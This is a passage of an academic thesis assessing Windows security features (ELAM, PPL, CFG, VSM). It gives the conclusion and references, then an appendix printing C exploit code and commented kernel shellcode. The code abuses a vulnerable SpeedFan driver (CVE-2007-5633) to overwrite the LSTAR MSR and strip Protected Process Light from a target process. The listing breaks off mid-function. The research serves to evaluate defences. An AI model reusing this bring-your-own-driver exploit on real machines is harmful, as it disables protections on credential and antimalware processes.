


Figure 8.1: Windows Architecture in VSM

In VSM, Windows operates in VTL0 just like how it used to in the traditional non-VSM model, except that some services, particularly those that are security-sensitive, were moved to VTL1. As a result, the isolation provided by the hypervisor prevents attackers, who were able to execute code in VTL0 kernel mode, from corrupting data or code located in VTL1. Table 8.1 list down some examples of services handled in VTL1 (Yosifovich et al., 2017: 611-621, 768-769).

Service	**Name of VBS Feature**
Credentials of signed on users are now stored in the lsalso.exe trustlet (VTL1) instead of the lsass.exe process (in VTL0)	Credential Guard
Code integrity checks are now performed in VTL1	Device Guard
Integrity checks similar to PatchGuard are performed in VTL1	HyperGuard

Table 8.1: Services Handled in VTL1

In VTL1, Windows uses a different kernel component called the securekernel.exe. Unlike ntoskrnl.exe, securekernel.exe only allows a list of components, called trustlets, to run in VTL1. Securekernel.exe also only contains routines for the secure system services. Normal system service calls will be filtered and only those that are allowed will be forwarded to the ntoskrnl.exe in VTL0 for processing. This way, securekernel.exe is able to prevent execution of unauthorize code, reduces the amount of potentially exploitable code, and limit the type of operations that can be performed in VTL1 when compromised. The secure system services are exposed to the trustlets through imubase.dll and iumdll.dll, which are the secure system service equivalent of the subsystem libraries and ntdll.dll respectively. Finally, Securekernel.exe uses the same set of the subsystem libraries and ntdll.dll for exposing the normal system services to the trustlets (Yosifovich et al., 2017: 59-61).

9 Conclusion

This thesis has assessed three security features in modern Windows operating systems. First was the Early Launch Antimalware (ELAM), which enables an antimalware software to block rootkits from loading during early phases of system startups. This allows the antimalware software to continue the chain of trust established by the hardware and Trusted Boot of Windows. However, by itself, ELAM does not does not provide much value. Also, modern rootkits like Cahnadr are able to bypass the chain of trust provided by all the features combined. Nevertheless, an antimalware software should still take full advantage of the benefits provided by ELAM. One example is to use ELAM to notify users of the presence of legitimate but vulnerable third-party drivers. This way, users have the chance to update their drivers before the latter can be exploited by attackers. This may be a valuable service since the trend is heading towards exploiting third-party drivers. After all, an antimalware software is now required by Microsoft to have an ELAM component.

The second feature was Protected Processes Light (PPL). The feature was supposed to protect system and antimalware software processes from attackers that were able to gain admin privileges. Although the feature was able to prevent attackers from further escalating their privileges in a system via csrss.exe, the feature fell short in other areas. This is because PPL can easily be manipulated by code executing in kernel mode. The emergence of 'Bring Your Own Vuln' attacks have shown that it is trivial to execute kernel mode code once an attacker has gained admin privileges. This might be the reason why Microsoft did not bother to enable PPL on lsass.exe by default to protect credentials of signed on users. They knew that Virtualization Based Security is needed to effectively protect against such attack. Also, PPL has the side effect of causing a denial-of-service on an antimalware software when the latter failed to prevent attackers from creating certain malware persistence. This means that an antimalware software has to be more vigilant in protecting against such attacks now that it is required by Microsoft to have PPL.

Finally, Control Flow Guard (CFG) seemed to be the only feature assessed by this thesis that was successful in what it has set out to accomplish. CFG seemed to have played a role in reducing the number of successful browser exploitation over the years. This is because major browsers already have most of their modules, if not all, built with CFG enabled. However, this means that security software vendors have to enable CFG in their browser plugin components as soon as possible. Otherwise, they have the potential to make a previously unexploitable vulnerability exploitable.

Modern Windows operating systems contain a large collection of built-in security features (Hall et al., 2017). In the three features that were assessed, two were designed to work with other security features. Thus, it should not come as a surprise if in the future, more security features are also found to be dependent on other security features when assessed. This is because security features are seldomly designed to stand alone. They are usually intended to complement each other. This has led us to wonder that perhaps when other security features were also present, rootkits like Cahnadr could have also been mitigated and that CFG could have eliminated, instead of just reducing successful browser exploitation. Therefore, it is very important to understand as much of the security features as possible. As the threats are still evolving, more features will be introduced. Hence, this thesis is hoping to have at least contributed in advancing the understanding of the continuously growing list of security features being provided by Windows.

References

_BDCB_IMAGE_INFORMATION structure (2018) *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/ntddk/ns-ntddk-_bdcb_image_information [13 Oct 2018].

_BDCB_STATUS_UPDATE_TYPE Enumeration (2018) *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/ntddk/ne-ntddk-_bdcb_status_update_type [13 Oct 2018].

Balazs, Z. (2014) 'Bypass firewalls, application white lists, secure remote desktops in 20 seconds', *Def Con 22* [online], Available: https://www.defcon.org/images/defcon-22/dc-22-presentations/Balazs/DEFCON-22-Zoltan-Balazs-Bypass-firewalls-application-whitelists-in-20-seconds-UPDATED.pdf [15 Apr 2019].

BDCB_CLASSIFICATION Enumeration (2018) *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/ntddk/ne-ntddk-_bdcb_classification [24 Apr 2019].

Bichsel, A., Aigner, R., Hall, J. and VLG17 (2017) ' Understanding PCR banks on TPM 2.0 devices', *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows/security/information-protection/tpm/switch-pcr-banks-on-tpm-2-0-devices [10 May 2019].

Bichsel, A., Hall, J., Schonning, N., Decker, J. and Poggemeyer, L. (2018) 'Customize exploit protection', *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-exploit-guard/customize-exploit-protection [5 Jan 2019].

Blome, M., Next Turn, Robertson, C., Sebold, M., Jones, M., Cai, S., and Hogenson, G.(2016) 'Upgrading Projects from Earlier Versions of Visual C++', *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/cpp/porting/upgrading-projects-from-earlier-versions-of-visual-cpp?view=vs-2017 [30 Mar 2019].

Bulygin, Y., Furtak, A. and Bazhaniuk, O. (2013) 'A Tale of One Software Bypass of Windows 8 Secure Boot', *Black Hat USA 2013*, [online], Available: http://www.c7zero.info/stuff/Windows8SecureBoot_Bulygin-Furtak-Bazhniuk_BHUSA2013.pdf [30 Oct 2018].

Bypassing Intel Boot Guard (2017), *Embedi Blog*, [online], Available: https://embedi.com/blog/bypassing-intel-boot-guard/ [30 Oct 2018].

Carlini, N., Barresi, A., Payer, M. and Wagner, D. (2015), 'Control-Flow Bending: On the Effectiveness of Control-Flow Integrity', *24th USENIX Security Symposium*, [online], Available: https://www.usenix.org/system/files/conference/usenixsecurity15/sec15-paper-carlini.pdf [24 Nov 2018].

Cimpanu, C. (2017) ‘RIG Exploit Kit Usage Declines as Browsers Are Getting Harder to Hack’, *Bleeping Computer*, [online], Available: https://www.bleepingcomputer.com/news/security/rig-exploit-kit-usage-declines-as-browsers-are-getting-harder-to-hack/ [17 Mar 2019].

Cimpanu, C. (2018) ‘An Up-to-Date Browser Should Keep Users Safe From Most Exploit Kits’, *Bleeping Computer*, [online], Available: https://www.bleepingcomputer.com/news/security/an-up-to-date-browser-should-keep-users-safe-from-most-exploit-kits/ [17 Mar 2019].

Control Flow Guard (2018) *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows/desktop/SecBP/control-flow-guard [24 Nov 2018].

CVE-2007-5633 Detail (2007), *National Vulnerability Database*, [online], Available: https://nvd.nist.gov/vuln/detail/CVE-2007-5633 [12 Apr 2019].

Engstler, M. (2017) ‘DoubleAgent: Zero-Day Code Injection and Persistence Technique’, [online], Available: https://cybellum.com/doubleagentzero-day-code-injection-and-persistence-technique/ [12 Apr 2019].

Delpy, B. (2019) ‘kkll_m_process.c’, *GitHub*, [online], Available: https://github.com/gentilkiwi/mimikatz/blob/master/mimidrv/kkll_m_process.c [12 Apr 2019].

Device\PhysicalMemory Object (2006) *Windows Server TechCenter*, [online], Available: https://web.archive.org/web/20060708090241/http://technet2.microsoft.com/WindowsServer/en/Library/e0f862a3-cf16-4a48-bea5-f2004d12ce351033.mspx?mfr=true [22 Oct 2018].

Digital Signatures for Kernel Modules on Systems Running Windows Vista (2007), [online], Available: http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/kmsigning.doc [29 Oct 2018].

Diskin, G. (2013) ‘A Brief Analysis of Microsoft PatchGuard MSR Protection’, *Cyvera Blog*, [online], Available: https://media.paloaltonetworks.com/lp/endpoint-security/blog/a-brief-analysis-of-microsoft-patchguard-msr-protection.html [12 Apr 2019].

Early Launch Anti-Malware Driver (n.d.) *Driver samples for Windows 10*, GitHub, [online], Available: https://github.com/Microsoft/Windows-driver-samples/tree/master/security/elam [13 Oct 2018].

Evans, I., Long, F., Otgonbaatar, U., Shrobe, H., Rinard, M., Okhravi, H. and Sidiroglou-Douskos, S. (2015) ‘Control Jujutsu:On the Weaknesses of Fine-Grained Control Flow Integrity’, *ACM CCS 2015* [online], Available: https://people.csail.mit.edu/stelios/papers/jujutsu_ccs15.pdf [24 Nov 2018].

Graff, E., Hudek, T., Satran, M., Wood, D. and Poggemeyer, L. (2017a) ‘Virtualization Based Security System Resource Protections’ , Microsoft Docs, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/vbs-resource-protections [20 Apr 2019].

Graff, E., Wood, D., Hall, J. and Marshall, A. (2017b) ‘Virtualization-based Security (VBS)’, *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-vbs [15 Apr 2019].

Grandlienard, J. (2019) ‘Object Identifiers (OID) in PKI’, [online], Available: https://pkisolutions.com/object-identifiers-oid-in-pki/ [6 Apr 2019].

Hall, J., Schonning, N. and Poggemeyer, P. (2017) ‘Mitigate threats by using Windows 10 security features’, *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows/security/threat-protection/overview-of-threat-mitigations-in-windows-10 [16 Apr 2019].

Hoglund, G. and Butler, J. (2005) *Rootkits: Subverting the Windows Kernel*, Boston: Addison Wesley Professional.

Hudek, T. (2017a) ‘Authenticode Digital Signatures’, *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/install/authenticode [29 Oct 2018].

Hudek, T. (2017b) 'Digital Certificates', *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/install/digital-certificates [9 May 2019].

Hudek, T. (2017c) 'Digital Signatures', *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/install/digital-signatures [9 May 2019].

Hudek, T., andreiztm and Basset, N. (2017a) ‘ELAM Prerequisites’, *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/install/elam-prerequisites [13 Oct 2018].

Hudek, T., Graff, E. and Basset, N. (2017b) ‘Early Launch AntiMalware’, *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/install/early-launch-antimalware [13 Oct 2018].

Hudek, T., Hill, A., Saita, K. and Basset, N. (2017c) ‘ELAM Driver Requirements’, *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/install/elam-driver-requirements [13 Oct 2018].

Hudek, T., Keith, Hill, A. Graff, E., Roberts, T. and Aktsuda (2017d) ‘Driver Signing Policy’, *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/install/kernel-mode-code-signing-policy--windows-vista-and-later- [12 Apr 2019].

Hyppönen, M. (2005) ‘Golden Hacker Defender’, *News from the Lab*, F-Secure Labs, [online], Available: https://www.f-secure.com/weblog/archives/00000675.html [22 Oct 2018].

Ionescu, A. (2007), 'Why Protected Processes Are A Bad Idea', *Alex Ionescu's Blog*, [online], Available: http://www.alex-ionescu.com/?p=34 [6 Apr 2019].

Ionescu, A. (2013a) 'The Evolution of Protected Processes Part 1: Pass-the-Hash Mitigations in Windows 8.1', *Alex Ionescu's Blog*, [online], Available: http://www.alex-ionescu.com/?p=97 [6 Apr 2019].

Ionescu, A. (2013b) 'The Evolution of Protected Processes Part 2: Exploit/Jailbreak Mitigations, Unkillable Processes and Protected Services', *Alex Ionescu's Blog*, [online], Available: http://www.alex-ionescu.com/?p=116 [6 Apr 2019].

Ionescu, A. (2013c) 'RtlTestProtectedAccess', *Alex Ionescu's Blog*, [online], Available: http://www.alex-ionescu.com/wp-content/uploads/2013/12/RtlTestProtectedAccess.png [6 Apr 2019].

Ionescu, A. (2013d) 'Protected Processes Part 3 : Windows PKI Internals (Signing Levels, Scenarios, Root Keys, EKUs & Runtime Signers)', *Alex Ionescu's Blog*, [online], Available: http://www.alex-ionescu.com/?p=146 [6 Apr 2019].

Ionescu, A. (2015), 'Battle Of Skm And Ium How Windows 10 Rewrites OS Architecture', *Alex Ionescu's Blog*, [online], Available: http://www.alex-ionescu.com/blackhat2015.pdf [20 Apr 2019].

Karch, E. (2011) 'Lehman's Laws of Software Evolution and the Staged-Model', *Karchworld Identity*, [online], Available: https://blogs.msdn.microsoft.com/karchworld_identity/2011/04/01/lehmans-laws-of-software-evolution-and-the-staged-model/ [12 May 2019].

Kasslin, K. (2006), 'Kernel Malware: The Attack from Within', *AVAR 2006*, [online], Available: https://www.f-secure.com/weblog/archives/kasslin_AVAR2006_KernelMalware_paper.pdf [22 Oct 2018].

Kasslin, K., Ståhlberg, M., Larvala, S. and Tikkanen, A. (2005), 'HIDE 'N SEEK REVISITED – FULLSTEALTH IS BACK', *Virus Bulletin Conference 2005*, [online], Available: https://www.f-secure.com/weblog/archives/KimmoKasslin_VB2005_proceedings.pdf [22 Oct 2018].

Kennedy, J., Satran, M., Granito, D. and Whitney, T. (2018) 'Protecting Anti-Malware Services', *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows/desktop/services/protecting-anti-malware-services- [4 Apr 2019].

Levin, B., Mackenzie, D. and Simpson, D. (2018a) 'Virus Information Alliance', *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/virus-information-alliance-criteria [20 Oct 2018].

Levin, B., Mackenzie, D. and Simpson, D. (2018b) 'Microsoft Virus Initiative', *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/virus-initiative-criteria [20 Oct 2018].

Li, H. (2016) ‘Control Flow Guard Improvements in Windows 10 Anniversary Update’, *Trend Micro Security Intelligence Blog*, [online], Available: https://blog.trendmicro.com/trendlabs-security-intelligence/control-flow-guard-improvements-windows-10-anniversary-update/ [5 Jan 2019].

LOJAX // First UEFI rootkit found in the wild, courtesy of the Sednit group (2018), *ESET Research White papers*, [online], Available: https://www.welivesecurity.com/wp-content/uploads/2018/09/ESET-LoJax.pdf [30 Oct 2018].

Lucasg (2017) ‘How Control Flow Integrity is implemented in Windows 10’, [online], Available: https://lucasg.github.io/2017/02/05/Control-Flow-Guard/ [11 Dec 2018].

Marinescu, M. and Avena, E. (2018) ‘Windows Defender Antivirus can now run in a sandbox’, *Microsoft Secure*, [online], Available: https://cloudblogs.microsoft.com/microsoftsecure/2018/10/26/windows-defender-antivirus-can-now-run-in-a-sandbox/ [30 Oct 2018].

Mitigation Bypass and Bounty for Defense Terms (n.d.) [online], Available: https://web.archive.org/web/20180926052252/https://www.microsoft.com/en-us/msrc/bounty-mitigation-bypass?rtc=1 [24 Nov 2018].

Niemelä, J. (2010) ‘It's Signed, therefore it's Clean, right?’, *CARO 2010*, [online], Available: https://www.f-secure.com/weblog/archives/Jarno_Niemela_its_signed.pdf [3 Nov 2018].

Oh, J. (2016) ‘The art of reverse-engineering Flash exploits’, [online], Available: https://www.blackhat.com/docs/us-16/materials/us-16-Oh-The-Art-of-Reverse-Engineering-Flash-Exploits-wp.pdf [17 Mar 2019].

PE Format (2018) *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows/desktop/debug/pe-format [11 Dec 2018].

Principle of least privilege (n.d.) *Wikipedia*, [online], Available: https://en.wikipedia.org/wiki/Principle_of_least_privilege [12 May 2019]

Rodionov, E., Matrosov, A. and Harley, D. (2014) ‘BOOTKITS: PAST, PRESENT &FUTURE’, *Virus Bulletin Conference 2014*, [online], Available: https://www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-RodionovMatrosov.pdf [26 Oct 2018].

Rootkits, Part 1 of 3: The Growing Threat (2006) *MacAfee, Inc.*, [online], Available: http://download.nai.com/Products/mcafee-avert/whitepapers/akapoor_rootkits1.pdf [29 Oct 2018].

Russinovich, M., Ionescu, A. and Solomon, D. (2012) *Windows Internals, Part 1*, 6th Edition, Redmond: Microsoft Press.

Sarbinowski, P. (2016) ‘VTPin: Protecting Legacy Software from VTable Hijacking’, [online], Available: https://kth.diva-portal.org/smash/get/diva2:952052/FULLTEXT01.pdf [20 Feb 2019].

Schenk, M. (2017a), 'Bypassing Control Flow Guard in Windows 10', *Improsec Tech Blog* [online], Available: https://improsec.com/tech-blog/bypassing-control-flow-guard-in-windows-10 [17 Mar 2019].

Schenk, M. (2017b), 'Bypassing Control Flow Guard in Windows 10 - Part II', *Improsec Tech Blog* [online], Available: https://improsec.com/tech-blog/bypassing-control-flow-guard-on-windows-10-part-ii [17 Mar 2019].

Schuh, J (2017) 'Securing Browsers Through Isolation Versus Mitigation', [online], Available: https://medium.com/@justin.schuh/securing-browsers-through-isolation-versus-mitigation-15f0baced2c2 [30 Mar 2019].

Secured Boot and Measured Boot: Hardening Early Boot Components Against Malware (2012) *Microsoft Docs*, [online], Available: http://download.microsoft.com/download/4/0/d/40df6e51-dad0-4cf8-b768-8e3b4a848d9c/secured-boot-measured-boot.docx [26 Oct 2018].

Securing the Windows 8 Boot Process (n.d.) *TechNet*, [online], Available: https://web.archive.org/web/20130407043239/http://technet.microsoft.com/en-US/windows/dn168167.aspx [26 Oct 2018].

Security Ninja (2017) 'Kernel Exploitation: Advanced', [online], Available: https://resources.infosecinstitute.com/kernel-exploitation-part-2/ [12 Apr 2019].

Seeley, S. (2018), 'Adobe, Me and an Arbitrary Free :: Analyzing the CVE-2018-4990 Zero-Day Exploit', [online], Available: https://srcincite.io/blog/2018/05/21/adobe-me-and-a-double-free.html [30 Mar 2019].

Segura, J. (2018) 'Exploit kits: Winter 2018 review', *Malwarebytes Labs Blogs*, [online], Available: https://blog.malwarebytes.com/threat-analysis/2018/03/exploit-kits-winter-2018-review/ [17 Mar 2019].

Skybox Security (2018), 'Skybox Security Vulnerability and Threat Trends 2018 Mid-Year Update', [online], Available: https://lp.skyboxsecurity.com/rs/440-MPQ-510/images/Skybox_Report_Vulnerability_Threat_Trends_2018_Mid-Year_Update.pdf [19 Jan 2019].

Sosnowski, R. (2016) *ELAM Driver*, [online], Available: https://blogs.technet.microsoft.com/dubaisec/2016/05/09/elam-driver/ [13 Oct 2018].

Spisak, M. (2017) 'Disarming Control Flow Guard Using Advanced Code Reuse Attacks', [online], Available: https://web.archive.org/web/20170703011846/https://www.endgame.com/blog/technical-blog/disarming-control-flow-guard-using-advanced-code-reuse-attacks [5 Jan 2019].

Standards for a highly secure Windows 10 device (2018) *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/design/device-experiences/oem-highly-secure [26 Oct 2018].

StatCounter (n.d.) 'Desktop Windows Version Market Share Worldwide', [online], Available: http://gs.statcounter.com/windows-version-market-share/desktop/worldwide/#monthly-201501-201812 [17 Mar 2019].

Ståhlberg, M. (2005) 'Spyware authors challenge BlackLight', *News from the Lab*, F-Secure Labs, [online], Available: https://www.f-secure.com/weblog/archives/00000506.html [22 Oct 2018].

Steam (2012) Steam Hardware & Software Survey: September 2012, [online], Available: https://web.archive.org/web/20121030063923/https://store.steampowered.com/hwsurvey/ [29 Oct 2018].

Steam (2018) Steam Hardware & Software Survey: September 2018, [online], Available: https://web.archive.org/web/20181029143432/https://store.steampowered.com/hwsurvey [29 Oct 2018].

Stirparo, P., Ionescu, A. and Delpy, B. (2016) *Twitter*, [online], Available: https://twitter.com/gentilkiwi/status/788486598786686978?lang=en [12 Apr 2019].

Szor, P. (2005) *The Art of Computer Virus Research and Defense*, Boston: Addison Wesley Professional.

Tang, J. (2015) 'Exploring Control Flow Guard inWindows 10', [online], Available: https://documents.trendmicro.com/assets/wp/exploring-control-flow-guard-in-windows10.pdf [5 Jan 2019].

The Slingshot APT (2018), [online], Available: https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/09133534/The-Slingshot-APT_report_ENG_final.pdf [30 Oct 2018].

Theori (2016) 'Patch Analysis of MS16-063 (jscript9.dll)', [online], Available: https://theori.io/research/jscript9_typed_array [17 Mar 2019].

VirusTotal (2019) 'mimidrv', [online], Available: https://www.virustotal.com/#/file/2e9542301ab0c050598ea30aee05aa344e8f2df01382bb17c7244108e6e61db6/detection [12 Apr 2019].

wdm.h header (2018) *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/wdm/ [13 Oct 2018].

Windows 8 Kernel Memory Protections Bypass (2014) *MWR InfoSecurity*, [online], Available: https://labs.mwrinfosecurity.com/blog/windows-8-kernel-memory-protections-bypass/ [19 Apr 2019].

Wood, D., Aldridge, M., Schonning, N., Short, P., Rabanser, D., Decker, J. and Poggemeyer, L. (2018) 'What's new in Windows 10, version 1809 for IT Pros', *Microsoft Docs*, [online], Available: https://docs.microsoft.com/en-us/windows/whats-new/whats-new-windows-10-version-1809 [3 Nov 2018].

Yosifovich, P., Ionescu, A., Russinovich, M. and Solomon, D. (2017) *Windows Internals, Part 1: System architecture, processes, threads, memory management, and more*, 7th Edition, Redmond: Microsoft Press.

Zhang, M. and Sekar, R. (2013) 'Control Flow Integrity for COTS Binaries', *22nd USENIX conference on Security*, [online], Available: http://seclab.cs.sunysb.edu/seclab/pubs/usenix13.pdf [14 Feb 2019].

Zimmer, V. and Krau, M. (2016) 'Establishing the root of trust', *UEFI Forum*, [online], Available: http://www.uefi.org/sites/default/files/resources/UEFI%20RoT%20white%20paper_Final%208%208%2016%20%28003%29.pdf [26 Oct 2018].

Appendix A: Code Exploiting CVE-2007-5633 to Disable PPL

```
#include "stdafx.h"
#include "kartolib.h"

#define IOCTL_RDMSR 0x9C402438
#define IOCTL_WRMSR 0x9C40243C

typedef NTSTATUS(WINAPI *NTCLOSE)(IN HANDLE);

// https://stackoverflow.com/questions/7775991/how-to-get-hexdump-of-a-structure-data
void hexDump(char *desc, void *addr, int len) {
        int i;
        unsigned char buff[17];
        unsigned char *pc = (unsigned char*)addr;

        // Output description if given.
        if (desc != NULL)
                printf("%s:\n", desc);

        if (len == 0) {
                printf("  ZERO LENGTH\n");
                return;
        }
        if (len < 0) {
                printf("  NEGATIVE LENGTH: %i\n", len);
                return;
        }

        // Process every byte in the data.
        for (i = 0; i < len; i++) {
                // Multiple of 16 means new line (with line offset).

                if ((i % 16) == 0) {
                        // Just don't print ASCII for the zeroth line.
                        if (i != 0)
                                printf("  %s\n", buff);

                        // Output the offset.
                        printf("  %04x ", i);
                }

                // Now the hex code for the specific character.
                printf(" %02x", pc[i]);

                // And store a printable ASCII character for later.
                if ((pc[i] < 0x20) || (pc[i] > 0x7e))
                        buff[i % 16] = '.';
                else
                        buff[i % 16] = pc[i];
                buff[(i % 16) + 1] = '\0';
        }

        // Pad out last line if not exactly 16 characters.
        while ((i % 16) != 0) {
                printf("   ");
                i++;
        }

        // And print the final ASCII bit.
        printf("  %s\n", buff);
}


void main(int argc, char **argv)
{
        HANDLE   hDevice = NULL;
        DWORD    lpinBuff[3] = { 0xC0000082, 0, 0 };
        DWORD    lpoutBuff[2] = { 0, 0 };
        DWORD    junk = NULL;
        LPVOID   lpShellCode = NULL;
        LPVOID   lpTempBuff = NULL;
        LPVOID   lpMsgBuf = NULL;
        NTSTATUS status = NULL;
        DWORD    error = NULL;
```

```
HMODULE  hNtdll = NULL;
NTCLOSE  _NtClose = NULL;

unsigned char shellCode[] =
        "\x51"                                        // push    rcx
        "\x41\x53"                                    // push    r11
        "\xB8\x90\x90\x90\x90"                        // mov     eax, 90909090h
        "\xBA\x90\x90\x90\x90"                        // mov     edx, 90909090h
        "\xB9\x82\x00\x00\xC0"                        // mov     ecx, 0C0000082h
        "\x0F\x30"                                    // wrmsr
        "\x0F\x01\xF8"                                // swapgs
        "\x65\x48\x8B\x04\x25\x88\x01\x00\x00"     // mov     rax, gs:188h
        "\x48\x8B\x80\x20\x02\x00\x00"               // mov     rax, [rax+220h]
        "\x48\x8B\x80\xE8\x02\x00\x00"               // mov     rax, [rax+2E8h]
        "\x48\x2D\xE8\x02\x00\x00"                   // sub     rax, 2E8h
        "\x81\xB8\xE0\x02\x00\x00\x90\x90\x90\x90" // cmp     dword ptr [rax+2E0h], 90909090h
        "\x75\xE7"                                    // jnz     short loc_27
        "\x81\xB8\xE4\x02\x00\x00\x90\x90\x90\x90" // cmp     dword ptr [rax+2E4h], 90909090h
        "\x75\xDB"                                    // jnz     short loc_27
        "\xC6\x80\xCA\x06\x00\x00\x00"               // mov     byte ptr [rax+6CAh], 0
        "\x48\xB8\x90\x90\x90\x90\x90\x90\x90\x90" // mov     rax, 9090909090909090h
        "\x48\xC7\x00\x79\x65\x73\x00"               // mov     qword ptr [rax], 'sey'
        "\x41\x5B"                                    // pop     r11
        "\x59"                                        // pop     rcx
        "\x0F\x01\xF8"                                // swapgs
        "\x48\x0F\x07";                               // sysret

hNtdll = GetModuleHandleA("ntdll.dll");
_NtClose = (NTCLOSE)GetProcAddress(hNtdll, "NtClose");

if (argc < 2)
{
        printf("\n Syntax: %s pid\n ", argv[0]);
        return;
}

printf("\n Target PID: 0x%llx \n ", atoi(argv[1]));
*(DWORD *)(shellCode + 0x3a) = (DWORD) atoi(argv[1]);
*(DWORD *)(shellCode + 0x46) = (DWORD)((ULONG64)atoi(argv[1]) >> 32);

hDevice = OpenDevice((WCHAR *) L"\\Device\\speedfan", TRUE, FALSE, FALSE, 0, 0);

if (hDevice == INVALID_HANDLE_VALUE)
{
        printf("\n Vulnerable driver not found.\n ");
        return;
}

printf("\n [+] Reading LSTAR \n");
lpinBuff[0] = 0xC0000082;
DeviceIoControl(hDevice,
        IOCTL_RDMSR,
        (LPVOID) lpinBuff,
        0x4,
        (LPVOID) lpoutBuff,
        0x8, &junk, NULL);
printf("\n MSR[ LSTAR ]:  nt!KiSystemCall64 [ 0x%X%X ]\n", lpoutBuff[1], lpoutBuff[0]);

*(DWORD*)(shellCode + 4) = lpoutBuff[0];
*(DWORD*)(shellCode + 9) = lpoutBuff[1];

lpTempBuff = VirtualAlloc(NULL, 4, MEM_COMMIT, PAGE_READWRITE);
*(DWORD*)(shellCode + 0x55) = (DWORD)lpTempBuff;
*(DWORD*)(shellCode + 0x59) = (DWORD)((ULONG64)lpTempBuff >> 32);

hexDump((char *) "\n Shellcode", &shellCode, sizeof(shellCode));

lpShellCode = VirtualAlloc(NULL, sizeof(shellCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
memcpy(lpShellCode, (void*) shellCode, sizeof(shellCode));

lpinBuff[0] = 0xC0000082;
lpinBuff[1] = (DWORD)((ULONG64)lpShellCode >> 32);
lpinBuff[2] = (DWORD)lpShellCode;

memcpy(lpTempBuff, (void*) "no", 2);

printf("\n shellcode address: 0x%llx \n", lpShellCode);
```

```
        printf("\n lpinBuff[0]: 0x%llx \n", lpinBuff[0]);
        printf("\n lpinBuff[1]: 0x%llx \n", lpinBuff[1]);
        printf("\n lpinBuff[2]: 0x%llx \n", lpinBuff[2]);
        printf("\n Shellcode executed check var address: 0x%llx \n", lpTempBuff);
        printf("\n Shellcode executed: %s \n", lpTempBuff);
        printf("\n Press Enter to execute shellcode. \n");
        getchar();

        printf("\n [+] Writing LSTAR \n");

        SetPriorityClass(GetCurrentProcess(), REALTIME_PRIORITY_CLASS);
        SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_TIME_CRITICAL);

        status = DeviceIoControl(hDevice,
                        IOCTL_WRMSR,
                        (LPVOID) lpinBuff,
                        0xC,
                        (LPVOID) lpoutBuff,
                        0x8, &junk, NULL);
        Sleep(1000);

        if (status == 0) {
                error = GetLastError();

                FormatMessage(
                        FORMAT_MESSAGE_ALLOCATE_BUFFER |
                        FORMAT_MESSAGE_FROM_SYSTEM |
                        FORMAT_MESSAGE_IGNORE_INSERTS,
                        NULL,
                        error,
